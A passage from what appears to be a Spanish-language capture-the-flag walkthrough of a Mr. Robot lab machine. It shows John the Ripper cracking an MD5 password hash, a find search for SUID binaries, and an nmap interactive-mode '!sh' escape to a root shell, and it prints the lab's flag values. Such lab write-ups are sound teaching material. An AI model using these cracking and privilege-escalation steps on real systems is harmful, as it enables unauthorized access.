┌─[valente@parrot]─[~/Desktop]
└──╼ $john --format=raw-MD5 --wordlist=fsocity.dic robot.txt  --rules
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)
┌─[valente@parrot]─[~/Desktop]
└──╼ $john --format=raw-MD5 -show robot.txt
robot:abcdefghijklmnopqrstuvwxyz

1 password hash cracked, 0 left
┌─[valente@parrot]─[~/Desktop]
└──╼ $cat robot.txt
robot:c3fcd3d76192e4007dfb496cca67e13b
┌─[valente@parrot]─[~/Desktop]
└──╼ $
```

"--format=raw-MD5": Especifica el formato de la contraseña a crackear. "--wordlist=fsocity.dic": Especifica la lista de palabras que se usará como diccionario para el ataque de fuerza bruta. "robot.txt": Especifica el archivo de texto que contiene las contraseñas que se desean crackear. "--rules": Especifica que se usarán las reglas predeterminadas de John the Ripper para aplicar transformaciones a las palabras del diccionario y aumentar la eficacia del ataque.

john –format=raw-MD5 –show robot.txt—"--show" muestra los valores de contraseña crackeados en el archivo "robot.txt"

Comparando los resultados de el crackeo de la contraseña se presume que se obtuvo la contraseña de robot.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$
```

Cambiamos de usuario a robot con la contraseña que se obtuvo..
Obtenemos acceso al usuario robot.

```
$ whoami
robot
$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
$ _
```

```
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

key-2-of-3.txt
find /* -user root -perm -4000 -print 2> /dev/null—El comando busca en el sistema de archivos, a partir de la raíz (/), archivos que cumplan con los siguientes criterios:

- Propietario del archivo: -user root se refiere a que el propietario del archivo es "root".
- Permisos: -perm -4000 significa que el archivo debe tener setuid activado (indicado por el bit 4000 en los permisos de archivo).

Acción: -print imprime el nombre completo del archivo encontrado. El comando redirige la salida de error (2) al archivo /dev/null, lo que significa que cualquier error generado por la ejecución de find será descartado
Gracias a esto encontramos una versión vulnerable de nmap.
/usr/local/bin/namp –interactive

```
$ /usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> _
```

El comando "/usr/local/bin/nmap -interactive" inicia Nmap en modo interactivo. El modo interactivo permite a los usuarios ingresar y ejecutar comandos Nmap en línea de comando sin tener que escribir un archivo de script o una línea de comandos compleja. Esto puede ser útil para pruebas y exploración de sistemas.

```
nmap> !sh
# whoami
root
#
```

El comando !sh en Nmap es una forma de ejecutar comandos en un intérprete de comandos (shell) directamente desde la línea de comandos de Nmap. Esto permite al usuario realizar tareas adicionales o ejecutar otros comandos mientras se utiliza Nmap. El comando !sh se usa para abrir una nueva sesión de shell, lo que permite al usuario ejecutar cualquier comando compatible con el sistema operativo en el que se ejecuta Nmap.

Sabiendo que ese usuario es root se obtiene acceso total a la maquina.

```
# ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

user:root key-3-of-3.txt